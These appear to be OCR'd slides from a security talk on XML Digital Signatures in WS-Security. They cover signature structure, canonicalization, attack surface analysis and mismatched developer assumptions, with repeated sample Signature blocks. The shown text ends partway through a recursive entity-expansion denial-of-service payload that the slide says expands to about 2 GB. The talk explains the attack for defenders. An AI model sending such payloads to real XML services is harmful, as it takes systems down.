       CN=Merlin Hughes,OU=X/Secure,O=Baltimore Technologies Ltd.,ST=Dublin,C=IE
     </X509SubjectName>
     <X509IssuerSerial>
       <X509IssuerName>
         CN=Transient CA,OU=X/Secure,O=Baltimore Technologies Ltd.,ST=Dublin,C=IE
       </X509IssuerName>
       <X509SerialNumber>1017788370348</X509SerialNumber>
     </X509IssuerSerial>
     <X509Certificate>
       MIIDUDCCAxCgAwIBAgIGAOz46g2sMAkGByqGSM44BAMwbjELMAkGA1UEBhMCSUUx
       DzANBgNVBAgTBkR1YmxpbjEkMCIGA1UEChMbQmFsdGltb3JlIFRlY2hub2xvZ2ll
       cyBMdGQuMREwDwYDVQQLEwhYL1NlY3VyZTEVMBMGA1UEAxMMVHJhbnNpZW50IENB
       MB4XDTAyMDQwMjIyNTkzMFoXDTEyMDQwMjIxNTkyNVowbzELMAkGA1UEBhMCSUUx
       DzANBgNVBAgTBkR1YmxpbjEkMCIGA1UEChMbQmFsdGltb3JlIFRlY2hub2xvZ2ll
       cyBMdGQuMREwDwYDVQQLEwhYL1NlY3VyZTEWMBQGA1UEAxMNTWVybGluIEh1Z2hl
       czCCAbcwggEsBgcqhkjOOAQBMIIBHwKBgQDd454C+qcTIWlb65NKCt2PtguNpOSn
       Id5woUigu7xBk2QZNAjVyIhMEfSWp8iR0IdKLx+JQLcNOrcn0Wwl5/hhW0MXsmlS
       8dM5Cq2rtmDHooLxbGTPqtALE6vsXQCk5iLz3MtGh7gyQMZ7q7HT5a3I5NChUgY1
       MMNQVetRA1susQIVAIQy3BStBjvx89Wq8Tjr7IDP1S8lAoGBAJ58e4W3VqMxm7Zx
       YJ2xZ6KX0Ze10WnKZDyURn+T9iFIFbKRFElKDeotXwwXwYON8yre3ZRGkC+2+fiU
       2bdzIWTT6LMbIMVbk+07P4OZOxJ6XWL9GuYcOQcNvX42xh34DPHdq4XdlItMR25N
       A+OdZ4S8VVrpb4jkj4cyir1628kgA4GEAAKBgHH2KYoaQEHnqWzRUuDAG0EYXV6Q
       4ucC68MROYSL6GKqNS/AUFbvH2NUxQD7aGntYgYPxiCcj94i38rgSWg7ySSz99MA
       R/Yv7OSd+uej3r6TlXU34u++xYvRo+sv4m9lb/jmXyZJKeC+dPqeU1IT5kCybURL
       ILZfrZyDsiU/vhvVozowODAOBgNVHQ8BAf8EBAMCB4AwEQYDVR0OBAoECIatY7SE
       lXEOMBMGA1UdIwQMMAqACIOGPkB2MuKTMAkGByqGSM44BAMDLwAwLAIUSvT02iQj
       Q5da4Wpe0Bvs7GuCcVsCFCEcQpbjUfnxXFXNWiFyQ49ZrWqn
     </X509Certificate>
     <X509Certificate>
       MIIDSzCCAwugAwIBAgIGAOz46fwJMAkGByqGSM44BAMwbjELMAkGA1UEBhMCSUUx
       DzANBgNVBAgTBkR1YmxpbjEkMCIGA1UEChMbQmFsdGltb3JlIFRlY2hub2xvZ2ll
       cyBMdGQuMREwDwYDVQQLEwhYL1NlY3VyZTEVMBMGA1UEAxMMVHJhbnNpZW50IENB
       MB4XDTAyMDQwMjIyNTkyNVoXDTEyMDQwMjIxNTkyNVowbjELMAkGA1UEBhMCSUUx
       DzANBgNVBAgTBkR1YmxpbjEkMCIGA1UEChMbQmFsdGltb3JlIFRlY2hub2xvZ2ll
       cyBMdGQuMREwDwYDVQQLEwhYL1NlY3VyZTEVMBMGA1UEAxMMVHJhbnNpZW50IENB
       MIIBtzCCASwGByqGSM44BAEwggEfAoGBAN3jngL6pxMhaVvrk0oK3Y+2C42k5Kch
       3nChSKC7vEGTZBk0CNXIiEwR9JanyJHQh0ovH4lAtw06tyfRbCXn+GFbQxeyaVLx
       0zkKrau2YMeigvEsZM+q0AsTq+xdAKTmIvPcy0aHuDJAxnursdPlrcjk0KFSBjUw
       w1BV61EDWy6xAhUAhDLcFK0GO/Hz1arxOOvsgM/VLyUCgYEAnnx7hbdWozGbtnFg
```

That's no Cryptographic Integrity Primitive…

- **It's an application protocol!**



Generality == Complexity == Vulnerability

-Tim Newsham, iSEC Partners


- **That signature definitely looked like there was fertile ground for misuse by developers and clients.**

- **It's complex enough to even present a fair bit of trouble for implementers intimately familiar with the specification.**

But not a lot of public attention yet.

- **There have been excellent papers on several of the WS-* security standards in the academic world.**
- **Worth searching the ACM, Springer or IEEE libraries for.**
- **http://www.zurich.ibm.com/security/identities/**
- **There are even full formal proofs of some of these protocols.**
- **But they often start with sentences like: "Assume that the participating computers and the user's browser *B* are correct."**

What the architect designed…



A formally correct mechanism for putting burning logs right in the middle of your house, safely.


What the reviewer sometimes finds:

Photo Credit: Jeff Leighton, Inspect-It 1st Property Inspection. Used with permission.

Attack Surface Analysis

- **Typical for applications – start with a threat model.**
- **Enumerate all the entry points, interfaces and operations.**
- **Which are anonymously accessible?**
  - Available to authenticated users?
  - Authorized to all users, administrators, or an individual user?
- **Locally or remotely accessible?**
- **Complexity of inputs or operations, dependencies, assumptions.**

WS-Security (One of *many* possibilities.)



- Durable security
- Selective security
- Mixed key/token types
- Mixed key exchange

- Intermediate actors
- Composable assertions
- Transport agnostic


Goals of XMLDSIG in WS-Security

- Sign arbitrary digital content.
- Sign the semantic intent of an XML document, (the “InfoSet”) not an octet stream. (binary XML encoding compatibility)
- Cryptographic algorithm and key format agility.
- Indirected and flexible referencing of the signed content.
- Optionally supply keying info as part of the signature, with flexible referencing thereof.
- Allow exclusion of portions of content from the signature.

Counter-intuitive Integrity

- Lots of stuff can change without invalidating the signature.
- Important if you’re building a complex WS-* processing pipeline with XML firewalls, security gateways, reliable messaging proxies, etc.
- But tricky & dangerous when you don’t need all that stuff.

The Structure & Properties of XML Digital Signatures



Content to Sign

Hash

<XML>

JPEG

7/XTsHaBSOnJ/jXD5v0zL6VKYsk=

Jxk7ND0/NqxnU7522uKzzi2/vx==

URI Reference

<SignedInfo>

XML Metadata

</SignedInfo>

Key

Hash

MF298zmadkae3/4nsf7a43j8vnB

Signature

ov3HOoPN0w71N3DdGNhN+dSzQm6
NJFUB5qGKRp9Q986nVzMb8wCIVx
CQu+x3vMtqp4/R3KEcPtEJSaoR+
thGq++GPIhmZXyWJs3xHy9P4xmo
TVwli7/l7s8ebDSmnbZ7xZU4Iy1
BSZSxGKnRG+Z/0GJIfTz8jhH6wC
e3l03L4=

Basic structure of an XMLDSIG

- **Signed Info**
  - Metadata describing the content being signed.
- **Signature Value**
  - Signature of the digest of the Signed Info metadata
- **Key Info**
  - Metadata about or the actual key used.

```xml
<?xml version="1.0" encoding="UTF-8"?>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
  <SignedInfo>
    <CanonicalizationMethod Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
    <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
    <Reference URI="#object">
      <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
      <DigestValue>7/XTsHaBSOnJ/jXD5v0zL6VKYsk=</DigestValue>
      <Transforms>
           <Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
      </Transforms>
    </Reference>
  </SignedInfo>
  <SignatureValue>
   ov3HOoPN0w71N3DdGNhN+dSzQm6NJFUB5qGKRp9Q986nVzMb8wCIVxCQu+x3vMtq
   p4/R3KEcPtEJSaoR+thGq++GPIh2mZXyWJs3xHy9P4xmoTVwli7/l7s8ebDSmnbZ
   7xZU4Iy1BSMZSxGKnRG+Z/0GJIfTz8jhH6wCe3l03L4=
  </SignatureValue>
  <KeyInfo>
    <KeyValue>
      <RSAKeyValue>
        <Modulus>
          q07hpxA5DGFfvJFZueFl/LI85XxQxrvqgVugL25V090A9MrlLBg5PmAsxFTe+G6a
          xvWJQwYOVHj/nuiCnNLa9a7uAtPFiTtW+v5H3wlLaY3ws4atRBNOQlYkIBp38sTf
          QBkk4i8PEU1GQ2M0CLIJq4/2Akfv1wxzSQ9+8oWkArc=
        </Modulus>
        <Exponent>
          AQAB
        </Exponent>
      </RSAKeyValue>
    </KeyValue>
  </KeyInfo>
  <Object Id="object">some text</Object>
</Signature>
```

```xml
<?xml version="1.0" encoding="UTF-8"?>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
  <SignedInfo>
    <CanonicalizationMethod Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
    <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
    <Reference URI="#object">
      <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
      <DigestValue>7/XTsHaBSOnJ/jXD5v0zL6VKYsk=</DigestValue>
      <Transforms>
           <Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
      </Transforms>
    </Reference>
  </SignedInfo>
  <SignatureValue>
    ov3HOoPN0w71N3DdGNhN+dSzQm6NJFUB5qGKRp9Q986nVzMb8wCIVxCQu+x3vMtq
    p4/R3KEcPtEJSaoR+thGq++GPIh2mZXyWJs3xHy9P4xmoTVwli7/l7s8ebDSmnbZ
    7xZU4Iy1BSMZSxGKnRG+Z/0GJIfTz8jhH6wCe3l03L4=
  </SignatureValue>
  <KeyInfo>
    <KeyValue>
      <RSAKeyValue>
        <Modulus>
          q07hpxA5DGFfvJFZueFl/LI85XxQxrvqgVugL25V090A9MrlLBg5PmAsxFTe+G6a
          xvWJQwYOVHj/nuiCnNLa9a7uAtPFiTtW+v5H3wlLaY3ws4atRBNOQlYkIBp38sTf
          QBkk4i8PEU1GQ2M0CLIJq4/2Akfv1wxzSQ9+8oWkArc=
        </Modulus>
        <Exponent>
          AQAB
        </Exponent>
      </RSAKeyValue>
    </KeyValue>
  </KeyInfo>
  <Object Id="object">some text</Object>
</Signature>
```

<SignatureValue>

- **The simplest of our elements.**

- **Base64 encoded signature of the digest of the canonicalized <SignedInfo> element.**

- **Worth repeating: XMLDSIGs are *indirected* signatures. It is a signature of the hash of the metadata about the signed data.**

```xml
<?xml version="1.0" encoding="UTF-8"?>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
 <SignedInfo>
<CanonicalizationMethod Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
  <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
  <Reference URI="#object">
   <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
   <DigestValue>7/XTsHaBSOnJ/jXD5v0zL6VKYsk=</DigestValue>
   <Transforms>
      <Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
   </Transforms>
  </Reference>
 </SignedInfo>
 <SignatureValue>
  ov3HOoPN0w71N3DdGNhN+dSzQm6NJFUB5qGKRp9Q986nVzMb8wCIVxCQu+x3vMtq
  p4/R3KEcPtEJSaoR+thGq++GPIh2mZXyWJs3xHy9P4xmoTVwli7/l7s8ebDSmnbZ
  7xZU4Iy1BSMZSxGKnRG+Z/0GJIfTz8jhH6wCe3l03L4=
 </SignatureValue>
 <KeyInfo>
  <KeyValue>
   <RSAKeyValue>
    <Modulus>
     q07hpxA5DGFfvJFZueFl/LI85XxQxrvqgVugL25V090A9MrlLBg5PmAsxFTe+G6a
     xvWJQwYOVHj/nuiCnNLa9a7uAtPFiTtW+v5H3wlLaY3ws4atRBNOQlYkIBp38sTf
     QBkk4i8PEU1GQ2M0CLIJq4/2Akfv1wxzSQ9+8oWkArc=
    </Modulus>
    <Exponent>
     AQAB
    </Exponent>
   </RSAKeyValue>
  </KeyValue>
 </KeyInfo>
 <Object Id="object">some text</Object>
</Signature>
```

<SignedInfo>: Content Metadata

- **Canonicalization Method**
- **Signature Method**
- **One or more References**
  - Transforms
  - Digest Method
  - Digest Value

```xml
<?xml version="1.0" encoding="UTF-8"?>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
 <SignedInfo>
<CanonicalizationMethod Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
  <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
  <Reference URI="#object">
   <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
   <DigestValue>7/XTsHaBSOnJ/jXD5v0zL6VKYsk=</DigestValue>
   <Transforms>
      <Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
   </Transforms>
  </Reference>
 </SignedInfo>
 <SignatureValue>
  ov3HOoPN0w71N3DdGNhN+dSzQm6NJFUB5qGKRp9Q986nVzMb8wCIVxCQu+x3vMtq
  p4/R3KEcPtEJSaoR+thGq++GPIh2mZXyWJs3xHy9P4xmoTVwli7/l7s8ebDSmnbZ
  7xZU4Iy1BSMZSxGKnRG+Z/0GJIfTz8jhH6wCe3l03L4=
 </SignatureValue>
 <KeyInfo>
  <KeyValue>
   <RSAKeyValue>
    <Modulus>
     q07hpxA5DGFfvJFZueFl/LI85XxQxrvqgVugL25V090A9MrlLBg5PmAsxFTe+G6a
     xvWJQwYOVHj/nuiCnNLa9a7uAtPFiTtW+v5H3wlLaY3ws4atRBNOQlYkIBp38sTf
     QBkk4i8PEU1GQ2M0CLIJq4/2Akfv1wxzSQ9+8oWkArc=
    </Modulus>
    <Exponent>
     AQAB
    </Exponent>
   </RSAKeyValue>
  </KeyValue>
 </KeyInfo>
 <Object Id="object">some text</Object>
</Signature>
```

Canonicalization (C14N)

- **How to get the One True Bag of Bits in an XML node set.**
  - Required for the <SignedInfo> element
  - Optional for a <Reference> (to external, non-XML content)
- **Eliminate or normalize non-semantic variability from the signed content.**
  - Namespaces
  - Whitespace
  - Comments
  - CDATA
  - Entities
- **Also important for binary XML encoding**
- **Some Type 2 error (false negatives).**
  - Difficult to debug, but not especially problematic from a security perspective.

Theme: Mismatched assumptions.

- **Matching security assumptions and assertions to your audience is important.**

- **Standards committees and architects with deep domain knowledge have a ways to go in learning to think like an average developer.**

The Average Developer

- **Is Lazy.**
  - One of the characteristics of all great programmers.
- **Probably does care about security.**
  - But certificates, SSL, Kerberos, etc. are magic.
- **Trusts the API developer.**
  - No choice if you want to get stuff done.
  - A lot of trust for security APIs.

Assumption 1: Complexity & DoS

- **Standards Committee:**

“It’s XML – there are many ways to introduce arbitrary complexity and denial of service is just a given. It’s not our problem.”

Assumption 1: Complexity & DoS

- **Security-minded developer:**

  "I wish XML were less complex, but if I follow best practices I can do it safely."

  - Don't allow DTDs
  - Don't expand entities
  - Don't resolve externals
  - Limit parse depth
  - Limit total input size

Remember these best-practices for safe XML processing.

We will see how XML Signatures force you to violate almost all of them!

- **This isn't actually a bad assumption!**

Assumption 1: Complexity & DoS

- **Average Developer:**

“I authenticate my XML inputs with a signature now, so I don’t have to worry about all that stuff.”

C14N Entity Expansion Attacks

- **C14N's treatment of entities requires expansion.**
- **DoS attacks are possible here using recursive entity expansion.**
- **Have to canonicalize <SignedInfo> to check signature, so this is anonymous attack surface.**
- **DTDs disallowed in SOAP, but this attack can apply to other systems, e.g. SAML processors.**

Example Entity Expansion

- **This document expands to around 2 GB when parsed:**

```
<!DOCTYPE foo [
<!ENTITY a "1234567890" >
<!ENTITY b "&a;&a;&a;&a;&a;&a;&a;&a;" >
<!ENTITY c "&b;&b;&b;&b;&b;&b;&b;&b;" >
<!ENTITY d "&c;&c;&c;&c;&c;&c;&c;&c;" >
<!ENTITY e "&d;&d;&d;&d;&d;&d;&d;&d;" >
<!ENTITY f "&e;&e;&e;&e;&e;&e;&e;&e;" >
<!ENTITY g "&f;&f;&f;&f;&f;&f;&f;&f;" >
<!ENTITY h "&g;&g;&g;&g;&g;&g;&g;&g;" >
<!ENTITY i "&h;&h;&h;&h;&h;&h;&h;&h;" >
<!ENTITY j "&i;&i;&i;&i;&i;&i;&i;&i;" >
<!ENTITY k "&j;&j;&j;&j;&j;&j;&j;&j;" >
<!ENTITY l "&k;&k;&k;&k;&k;&k;&k;&k;" >
